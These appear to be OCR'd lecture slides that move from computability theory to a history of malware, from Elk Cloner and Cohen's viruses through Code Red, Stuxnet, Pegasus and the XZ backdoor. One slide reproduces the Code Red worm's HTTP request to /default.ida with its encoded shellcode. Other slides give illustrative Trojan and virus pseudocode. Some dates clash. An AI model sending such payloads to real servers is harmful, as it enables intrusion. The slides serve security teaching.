




https://en.wikipedia.org/wiki/Pascaline

Turing machines

Source: https://www.youtube.com/watch?v=gJQTFhkhwPA



Halting problem

- From a description of an arbitrary computer program and an input, determine whether the program will finish running or continue to run forever.
  - Equivalent to the Entscheidungsproblem

  P: if (halts(P)) then: while true {}; else halt;

Gödel's Incompleteness Theorem


- In axiomatic systems capable of arithmetic, can't separate mathematics and meta-mathematics, can always form sentences of the form:

  This sentence is false.

- As Einstein put it:
  - “As far as the laws of mathematics refer to reality, they are not certain, as far as they are certain, they do not refer to reality.”
  - “We can't solve problems by using the same kind of thinking we used when we created them.”

Kolmogorov complexity

- Defined as the length of the shortest computer program that produces the object as output.



Chaitin's incompleteness theorem


- “The fact that a specific string is complex cannot be formally proven, if the complexity of the string is above a certain threshold.” [Wikipedia]
- Berry's paradox:
  - “the smallest positive integer not definable in fewer than twelve words”

The dawn of computer viruses/worms

- “Worm” came from John Brunner's *The Shockwave Rider* in 1975, “virus” not coined until 1983
  - Creeper in 1971 for TENEX systems (Reaper)
  - ANIMAL in 1975
  - Elk Cloner in 1981 (Skrenta)
  - Morris Worm in 1988
  - Code Red in 2001
- “Virus” coined by Cohen in 1983 (“Information only has meaning in that it is subject to interpretation”)
  - https://web.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html
- A “worm” uses a computer network as its main mode of propagation
  - Also alarming to people in 2001: staying in memory and never going out to disk

Malware gets personal

- Brain PC virus in 1986
  - Goal was to protect their copyright
  - Infected machines worldwide
- Amiga viruses (late 1980's)
- MSOffice Macroviruses (1995 to 2003ish)



https://en.wikipedia.org/wiki/Brain_(computer_virus)#/media/File:Brain-virus.jpg

https://en.wikipedia.org/wiki/Amiga_500#/media/File:Amiga500_system.jpg

Macroviruses

- Natural evolution in the wild
  - “ON ERROR RESUME NEXT”
- https://bontchev.nlcv.bas.bg/papers/macidpro.html

Where is all of this going?

(From viruses and worms to “flying Trojans”)

- Propagation
  - 0 day exploits
    - In servers, web browsers, other programs...
  - Social engineering, waterhole attacks
  - “Zero-click”
- Command and control, persistence
  - Network communication
  - Capabilities on the system
  - Privilege escalation
- Stealth (not leaving tracks)

Outline of examples

- “Reflections on Trusting Trust”
  - Example of a Trojan Horse
- Elk Cloner
  - Stealthy, targeted virus
- Cohen
  - Coined the term virus, theoretical results
- Code Red and other worms from the 2000s
  - Infect as many servers as possible, as fast as possible
- Botnets
  - Command and control
- Stuxnet
  - Attacked Iranian uranium refinery
- Pegasus
  - A “flying Trojan”
- XZ backdoor
  - In XZ library for SSH

Outline of examples

- “Reflections on Trusting Trust” → 1984
  - Example of a Trojan Horse → Stealth, hides in software you install
- Elk Cloner → 1982
  - Stealthy, targeted virus → Targeted at individuals
- Cohen → 1984
  - Coined the term virus, theoretical results → Self-replication and self-propagation, stealth
- Code Red and other worms from the 2000s → 2001 – 2005ish
  - Infect as many servers as possible, as fast as possible → Large-scale remote exploitation
- Botnets → 2005ish – early 2010s
  - Command and control → Large-scale remote exploitation
- Stuxnet → 2010
  - Attacked Iranian uranium refinery → Self-replication and self-propagation, stealth
- Pegasus → 2011
  - A “flying Trojan” → Targeted at Individuals
- XZ backdoor → 2021 – 2024
  - In XZ library for SSH → Stealth, hides in software you install

Outline of examples

- “Reflections on Trusting Trust” → 1984
  - Example of a Trojan Horse
  - Stealth, hides in software you install
- Elk Cloner → 1982
  - Stealthy, targeted virus
  - Targeted at individuals
- Cohen → 1984
  - Coined the term virus, theoretical results
  - Self-replication and self-propagation, stealth
- Code Red and other worms from the 2000s → 2001 – 2005ish
  - Infect as many servers as possible, as fast as possible
  - Large-scale remote exploitation
- Botnets → 2005ish – early 2010s
  - Command and control
  - Large-scale remote exploitation
- Stuxnet → 2010
  - Attacked Iranian uranium refinery
  - Self-replication and self-propagation, stealth
- Pegasus → 2011
  - A “flying Trojan”
  - Targeted at Individuals
- XZ backdoor → 2021 – 2024
  - In XZ library for SSH
  - Stealth, hides in software you install

Reflections on Trusting Trust (1984)

- https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf
- A Trojan Horse is hidden malicious logic in a program or system

```
compile(s)
char *s;
{
        if(match(s, "pattern1")) {
                compile ("bug1");
                return;
        }
        if(match(s, "pattern 2")) {
                compile ("bug 2");
                return;
        }
        ...
}
```

FIGURE 3.3.

https://en.wikipedia.org/wiki/Apple_II

Elk Cloner (1981)

Boot #	Behavior
10th	Overwrote the reset vector so that pressing CONTROL-RESET enters the Monitor program instead of DOS.
15th	Modified the video mode so that the text on the screen was inverted.
20th	Wrote to the speaker, causing a brief click to be heard.
25th	Modified the video mode so that the text on the screen flashed.
30th	Rearranged the characters that represent the file type of a file when the CATALOG command was executed
35th	Modified the value that represented

...

(from https://arxiv.org/pdf/2007.15759.pdf)


Elk Cloner (continued)

	the program instead.)
50th	Modified the reset vector so that pressing CONTROL-RESET caused the Elk Cloner poem to be displayed.
55th	Modified a constant in the diskette calibration code, causing the sound the disk calibration process made during the boot process to change. [4]
60th	Same as the 55th boot except that a different value was written to the constant in the disk calibration code.
65th	Overwrote the first instruction of the DOS command handler with a jump to the Monitor routine, so that the disk booted into the Monitor.
70th	Same as the 55th boot except that a different

...

(from https://arxiv.org/pdf/2007.15759.pdf)

Elk Cloner poem



Computer Viruses: Theory and Experiments (1984)


- https://www.cnsr.ictas.vt.edu/QEpaper/cohen.pdf
- “Information only has meaning in that it is subject to interpretation”


```
program contradictory-virus:=
{...
main-program:=
 {if ~D(contradictory-virus) then
    {infect-executable;
    if trigger-pulled then do-damage;
    }
 goto next;
 }
}
```

Code Red (2001)


```
GET /default.ida NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u
7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%
u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a 200 190
```

Buffer overflows






A. - Before data is copied.




B. - "hello" is the first command line argument.



